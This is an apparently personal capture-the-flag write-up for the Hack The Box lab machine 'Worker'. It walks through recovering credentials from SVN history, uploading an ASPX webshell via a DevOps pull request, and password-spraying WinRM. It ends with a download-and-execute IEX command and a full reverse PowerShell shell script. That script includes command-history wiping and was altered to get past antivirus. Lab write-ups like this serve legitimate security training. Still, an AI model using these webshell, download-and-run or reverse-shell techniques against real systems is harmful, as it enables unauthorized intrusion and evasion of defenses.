
Worker

==========
| 10.10.10.203 WORKER |
==========



You may noticed I am no longer using Kali as my OS. This is because I am not a fan of zsh and I would rather get familiar with some different operating systems than learn a tool that will not always be available.

If you know of a good use for zsh I would be interested in learning it as most YouTubers pushing zsh I have seen don't know how to properly use the terminal and use zsh as a crutch for their lack of knowledge.

InfoGathering

SCOPE

```
Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.203             Unknown                    device
```

SERVICES

```
host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
10.10.10.203  80    tcp    http      open   Microsoft IIS httpd 10.0
10.10.10.203  3690  tcp    svnserve  open   Subversion
10.10.10.203  5985  tcp    http      open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
```

HTTP

HOME PAGE: http://worker.htb

Wappalyzer

Web frameworks

Microsoft ASP.NET

Operating systems

Windows Server

Web servers

IIS 10.0

FUZZ RESULTS
aspnet_client Status: 403

SUBDOMAIN FUZZ RESULTS

```
# Command used
ffuf -c -r -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host:
FUZZ.worker.htb' -u http://10.10.10.203/ --fs=703
```

RESULTS

```
alpha                   [Status: 200, Size: 6495, Words: 391, Lines: 171]
story                   [Status: 200, Size: 16045, Words: 1068, Lines: 356]
cartoon                 [Status: 200, Size: 14803, Words: 927, Lines: 398]
lens                    [Status: 200, Size: 4971, Words: 294, Lines: 112]
dimension               [Status: 200, Size: 14588, Words: 846, Lines: 369]
spectral                [Status: 200, Size: 7191, Words: 446, Lines: 174]
twenty                  [Status: 200, Size: 10132, Words: 641, Lines: 275]
```

HTTP 3690

Home Page: http://worker.htb:3690/

Wappalyzer

Web frameworks

Microsoft ASP.NET

Operating systems

Windows Server

Web servers

IIS 10.0

This site appears to be Subversion which is a version control system similar to git.
To view the contents available I used the svn command

```
# Command used
svn checkout svn://worker.htb:3690/
```

SCREENSHOT EVIDENCE OF RESULTS

```
┌─[root@parrot]─[~]
└──╼ #svn checkout svn://worker.htb:3690/
A    dimension.worker.htb
A    dimension.worker.htb/LICENSE.txt
A    dimension.worker.htb/README.txt
A    dimension.worker.htb/assets
A    dimension.worker.htb/assets/css
A    dimension.worker.htb/assets/css/fontawesome-all.min.css
A    dimension.worker.htb/assets/css/main.css
A    dimension.worker.htb/assets/css/noscript.css
A    dimension.worker.htb/assets/js
A    dimension.worker.htb/assets/js/breakpoints.min.js
A    dimension.worker.htb/assets/js/browser.min.js
A    dimension.worker.htb/assets/js/jquery.min.js
A    dimension.worker.htb/assets/js/main.js
A    dimension.worker.htb/assets/js/util.js
A    dimension.worker.htb/assets/sass
A    dimension.worker.htb/assets/sass/base
A    dimension.worker.htb/assets/sass/base/_page.scss
A    dimension.worker.htb/assets/sass/base/_reset.scss
A    dimension.worker.htb/assets/sass/base/_typography.scss
A    dimension.worker.htb/assets/sass/components
A    dimension.worker.htb/assets/sass/components/_actions.scss
A    dimension.worker.htb/assets/sass/components/_box.scss
A    dimension.worker.htb/assets/sass/components/_button.scss
A    dimension.worker.htb/assets/sass/components/_form.scss
A    dimension.worker.htb/assets/sass/components/_icon.scss
A    dimension.worker.htb/assets/sass/components/_icons.scss
A    dimension.worker.htb/assets/sass/components/_image.scss
A    dimension.worker.htb/assets/sass/components/_list.scss
A    dimension.worker.htb/assets/sass/components/_table.scss
[HTB] 0:openvpn  1:msf- 2:[tmux]*
```

There is a note called moved.txt that says the repo will no longer be maintained here. It also gives me the name of the new location which is at **devops.worker.htb**. I added that entry to my /etc/hosts file as well

```
┌─[root@parrot]─[~/HTB/Boxes/Worker]
└──╼ #cat moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

CONTENT OF /etc/hosts

```
┌─[root@parrot]─[~/HTB/Boxes/Worker/dimension.worker.htb]
└──╼ #cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       parrot
10.10.10.203    worker.htb alpha.worker.htb story.worker.htb cartoon.worker.htb
lens.worker.htb dimension.worker.htb spectral.worker.htb twenty.worker.htb devop
s.worker.htb
```

Looking at the information associated with the Subversion repo I found a possible username "**nathen**"

```
# Command used
snv info
```

```
┌─[root@parrot]─[~/HTB/Boxes/Worker]
└──╼ #svn info
Path: .
Working Copy Root Path: /root/HTB/Boxes/Worker
URL: svn://worker.htb
Relative URL: ^/
Repository Root: svn://worker.htb
Repository UUID: 2fc74c5a-bc59-0744-a2cd-8b7d1d07c9a1
Revision: 5
Node Kind: directory
Schedule: normal
Last Changed Author: nathen
Last Changed Rev: 5
Last Changed Date: 2020-06-20 07:52:00 -0600 (Sat, 20 Jun 2020)
```

I added nathen to a file called user.lst

```
# Command used
echo nathen > user.lst
```

Gaining Access

The info also tells me I am looking at revision 5.
I checked out the differences in other versions and found PowerShell code containing a password.

```
# Command used to view all the revisions
for n in $(seq 1 4); do svn diff -c "$n" svn://worker.htb/; done
```


SCREENSHOT EVIDENCE OF EXPOSED PASSWORD

```
--- deploy.ps1  (revision 2)
+++ deploy.ps1  (revision 3)
@@ -1,6 +1,7 @@
 $user = "nathen"
-$plain = "wendel98"
+# NOTE: We cant have my password here!!!
+$plain = ""
 $pwd = ($plain | ConvertTo-SecureString)
 $Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
 $args = "Copy-Site.ps1"
-Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
+Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
\ No newline at end of file
Index: deploy.ps1
```

I used the discovered password to log into http://devops.worker.htb/ as nathen. This was the link discovered in the note found earlier.

USER: nathen
PASS: wendel98


SCREENSHOT EVIDENCE OF SUCCESSFUL SIGN IN




Once signed in I added two more users to my user list found under the Members area of http://devops.worker.htb/ekenas/SmartHotel360

```
# Command used
echo administrator >> user.lst
echo restorer >> user.lst
```

I tried to create a file in the master branch but received the below error message which told me I need to update the master branch through pull requets only.



SCREENSHOT OF CREATED BRANCH AT http://devops..worker.htb/ekenas/SmartHotel360/_git/spectral/branches



I then uploaded cmdasp.aspx to the master branch from about http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
The file I uploaded was from /usr/share/webshells/aspx/cmdasp.aspx

SCREENSHOT EVIDENCE OF UPLOADED WEBSHELL

New Upload file(s) Download as Zip

Commit

Drag and drop files here or click browse to select a file

Browse...

[+] cmdasp.aspx
1.4 KB remove

Comment

Added cmdasp.aspx

Initial Commit

Branch name

tobor

Work items to link

Search work items by ID or title

Commit Cancel

Committed af996e6d: Initial Commit — Create a pull request

Contents History | Edit Rename Delete Download

Name ↑		Last change	Commits
assets		4/2/2020	8a41e08a
images		4/2/2020	8a41e08a
cmdasp.aspx	···	just now	af996e6d

I then created the pull request by clicking “Pull requests” in the left hand pane and clicking the “New Pull Requests” button. I was then able to access the webshell at **http://spectral.worker.htb/cmdasp.aspx**

SCREENSHOT EVIDENCE OF PULL REQUEST

NOTE: Your uploads will be deleted so work quickly. In my opinion the creator did not leave enough time for us people who do write-ups.

ekenas / SmartHotel360 / Repos / Pull requests / spectral

New Pull Request

test into master

Title *

Added cmdasp.aspx

Add label

Description

Added cmdasp.aspx

Markdown supported.

Added cmdasp.aspx


Reviewers

Search users and groups to add as reviewers

Work Items


Search work items by ID or title

Link some Work Items. After linking work items you will be able to click COMPLETE which finalizes the pull request



It appears that http://spectral.worker.htb is the code I am adding too. I can see this because I am changing the master branch for “spectral” as seen in the image above.

SCREENSHOT EVIDENCE OF ACCESSED WEBSHELL



In my enumeration I discovered there is a W: drive

```
wmic logicaldisk get name
```

Program c:\windows\system32\cmd.exe

Arguments /c wmic logicaldisk get name

Run

```
Name

C:

W:
```

Inside the **W:\svnrepos\www\conf\passwd** I found a list of usernames and passwords.

Using the passwd file contents returned from the webshell I created a user.lst and pass.lst. I then brute forced logins to test for what works.

```
# Commands executed
echo “[*] Building user.lst file”
cat passwd | cut -d' ' -f1 >> user.lst

echo “[*] Building pass.lst file”
cat passwd | cut -d' ' -f3 >> pass.lst
```

I then modifed user.lst using vim to include a domain at the front of each username.

```
# VIM Commands
:set number
:1,42s/^/worker\\/
:wq!
```

With a user list and pass list I used crackmapexec to spray for valid pairs.

```
# Command executed to check crednetial possibilites
crackmapexec winrm 10.10.10.203 -u user.lst -p pass.lst
```

I was able to use the credentials of the user **robisl** to access the machine through WinRM.

```
# Command executed to access target
ruby /usr/share/evil-winrm/evil-winrm.rb -i 10.10.10.203 -u robisl -p wolves11
```

SCREENSHOT EVIDENCE OF WINRM ACCESS

```
oami*Evil-WinRM* PS C:\Users\robisl\Documents> hostname
Worker
*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
i*Evil-WinRM* PS C:\Users\robisl\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::4401:374c:8d8b:d6e1
   Link-local IPv6 Address . . . . . : fe80::4401:374c:8d8b:d6e1%6
   IPv4 Address. . . . . . . . . . . : 10.10.10.203
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:37eb%6
                                       10.10.10.2
```

I was then able to read the user flag

```
# Command executed
type C:\Users\robisl\Desktop\user.txt
```

SCREENSHOT EVIDENCE OF USER FLAG

```
*Evil-WinRM* PS C:\Users\robisl\Documents> type ../Desktop/user.txt
e36ba5ee0f9de6317f961260f70fe103
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

USER FLAG: e36ba5ee0f9de6317f961260f70fe103

PrivEsc

I do not have many privileges as this user

```
# Command used
whoami /priv
```

```
*Evil-WinRM* PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

To upgrade out of the WinRM shell I used a cmdlet, Invoke-ReversePowerShell, in the module I wrote called ReversePowerShell
RESOURCE: https://github.com/tobor88/ReversePowerShell

```
# Download ReversePowerShell module to target session
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.25/ReversePowerShell.ps1")
```

In order to bypass the malicious content discovered by the Anti-Virus Software I modified the contents of ReversePowerShell.ps1 to contain only the command I need which is Invoke-ReversePowerShell

CONTENTS OF REVERSEPOWERSHELL.PS1

```
<#
.NAME
    Invoke-ReversePowerShell
.SYNOPSIS
    This cmdlet is for connecting PowerShell to a listening port on a target machine.
    This function is NOT able to connect to the Start-Bind cmdlet in this module.
.DESCRIPTION
    Connect to a lsitening port on a remote machine to complete a reverse shell.
.SYNTAX
    Invoke-ReversePowerShell [-IpAddress] <string> [[-Port] <int32>]
.PARAMETERS
    -IpAddress [<String>]
        This parameter is for defining the IPv4 address to connect too on a remote machine
        The cmdlet looks for a connection at this IP address on the remote host.
        Required?                    true
        Position?                    0
        Default value                none
        Accept pipeline input?       false
        Accept wildcard characters?  false
    -Port [<Int32>]
        This parameter is for defining the listening port to attach too on a remote machine
        The cmdlet looks for a connection on a remote host using the port that you specify here.
        Required?                    false
        Position?                    1
        Default value                1337
        Accept pipeline input?       false
        Accept wildcard characters?  false
    -ClearHistory [<SwitchParameter>]
        This switch parameter is used to attempt clearing the PowerShell command history upon exiting a
session
        Required?                    false
        Position?                    named
        Default value                false
        Accept pipeline input?       false
        Accept wildcard characters?  false
    <CommonParameters>
        This cmdlet supports the common parameters: Verbose, Debug,
        ErrorAction, ErrorVariable, WarningAction, WarningVariable,
        OutBuffer, PipelineVariable, and OutVariable. For more information, see
        about_CommonParameters (https:/go.microsoft.com/fwlink/?LinkID=113216).
.EXAMPLE
    -------------------------- EXAMPLE 1 --------------------------
    Invoke-ReversePowerShell -IpAddress 192.168.2.1 -Port 1234 -ClearHistory
    This examples connects to port 1234 on remote machine 192.168.2.1
    -------------------------- EXAMPLE 2 --------------------------
    Invoke-ReversePowerShell 192.168.2.1 1337
    This examples connects to port 1337 on remote machine 192.168.2.1.
.NOTES
    Author: Rob Osborne
    ALias: tobor
    Contact: rosborne@osbornepro.com
    https://roberthsoborne.com
.INPUTS
    None
.OUTPUTS
    None
.LINK
    https://github.com/tobor88
    https://www.powershellgallery.com/profiles/tobor
    https://roberthosborne.com
#>
Function Invoke-ReversePowerShell {
    [CmdletBinding()]
        param(
            [Parameter(
                Mandatory=$True,
                Position=0,
                ValueFromPipeline=$True,
                ValueFromPipelineByPropertyName=$True,
                HelpMessage="Enter the IP Address of the remote machine. Example: 10.10.14.21")] # End
Parameter
            [ValidateNotNullorEmpty()]
```

```
            [IPAddress]$IpAddress,

            [Parameter(
                Mandatory=$False,
                Position=1,
                ValueFromPipeline=$False,
                HelpMessage="Enter the port number the remote machine is listening on. Example: 1234")] #
End Parameter
            [ValidateNotNullorEmpty()]
            [ValidateRange(1,65535)]
            [int32]$Port = 1337,

            [Parameter(
                Mandatory=$False)]
            [Alias("C","Cls","Ch","Clear")]
            [switch][bool]$ClearHistory
        ) # End param

    Write-Verbose "Creating a fun infinite loop. - The Shadow King (Amahl Farouk)"
    $GodsMakeRules = "They dont follow them"

    While ($GodsMakeRules -eq 'They dont follow them')
    {

        Write-Verbose "Default error action is being defined as Continue"
        $ErrorActionPreference = 'Continue'

        Try
        {

            Write-Output "Connection attempted. Check your listener."

            $Client = New-Object System.Net.Sockets.TCPClient($IpAddress,$Port)
            $Stream = $Client.GetStream()

            [byte[]]$Bytes = 0..255 | ForEach-Object -Process {0}
            $SendBytes = ([Text.Encoding]::ASCII).GetBytes("Welcome $env:USERNAME, you are now connected
to $env:COMPUTERNAME "+"`n`n" + "PS " + (Get-Location).Path + "> ")
            $Stream.Write($SendBytes,0,$SendBytes.Length);$Stream.Flush()

            While (($i = $Stream.Read($Bytes, 0, $Bytes.Length)) -ne 0)
            {

                $Command = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($Bytes,0, $i)

                If ($Command.StartsWith("kill-link"))
                {

                    If ($ClearHistory.IsPresent)
                    {

                        Write-Verbose "[*] Attempting to clear command history"

                        Clear-History
                        Clear-Content -Path ((Get-PSReadlineOption).HistorySavePath) -Force

                    }  # End If

                    Write-Verbose "Closing client connection"
                    $Client.Close()
                    Write-Verbose "Client connection closed"
                    Exit

                } # End If
                Try
                {

                    # Executes commands
                    $ExecuteCmd = Invoke-Expression -Command $Command 2>&1 | Out-String
                    $ExecuteCmdAgain  = $ExecuteCmd + "PS " + (Get-Location).Path + "> "

                } # End Try
```

```
                Catch
                {

                    $Error[0].ToString() + $Error[0].InvocationInfo.PositionMessage
                    $ExecuteCmdAgain  =  "ERROR: " + $Error[0].ToString() + "`n`n" + "PS " + (Get-
Location).Path + "> "

                } # End Catch

                $ReturnBytes = ([Text.Encoding]::ASCII).GetBytes($ExecuteCmdAgain)
                $Stream.Write($ReturnBytes,0,$ReturnBytes.Length)
                $Stream.Flush()

            } # End While

        } # End Try
        Catch
        {

            Write-Output "There was a connection error. Retrying occurs every 30 seconds"
            If ($Client.Connected)
            {

                If ($ClearHistory.IsPresent)
                {

                    Write-Verbose "[*] Attempting to clear command history"

                    Clear-History
                    Clear-Content -Path ((Get-PSReadlineOption).HistorySavePath) -Force

                }  # End If

                Write-Verbose "Client closing"
                $Client.Close()
                Write-Verbose "Client connection closed"

            } # End If

            If ($ClearHistory.IsPresent)
            {

                Write-Verbose "[*] Attempting to clear command history"

                Clear-History
                Clear-Content -Path ((Get-PSReadlineOption).HistorySavePath) -Force

            }  # End If

            Write-Verbose "Begining countdown timer to reestablish failed connection"
            [int]$Time = 30
            $Length = $Time / 100

            For ($Time; $Time -gt 0; $Time--)
            {

                $Text = "0:" + ($Time % 60) + " seconds left"
                Write-Progress -Activity "Attempting to re-establish connection in: " -Status $Text -
PercentComplete ($Time / $Length)
                Start-Sleep -Seconds 1

            }  # End For

        } # End Catch

    } # End While

} # End Function Invoke-ReversePowerShell
```

I then started a Metasploit listener

```
msfconsole
use multi/handler
set payload windows/shell_reverse_tcp
set LHOST 10.10.14.25
set LPORT 1337
run -j
```

I then executed the reverse shell

```
# Command Executed
Invoke-ReversePowerShell -IpAddress 10.10.14.25 -Port 1337
```

SCREENSHOT EVIDENCE OF REVERSE SHELL

```
*Evil-WinRM* PS C:\> Invoke-ReversePowerShell -IpAddress 10.10.14.25 -Port 1337
Connection attempted. Check your listener.
```

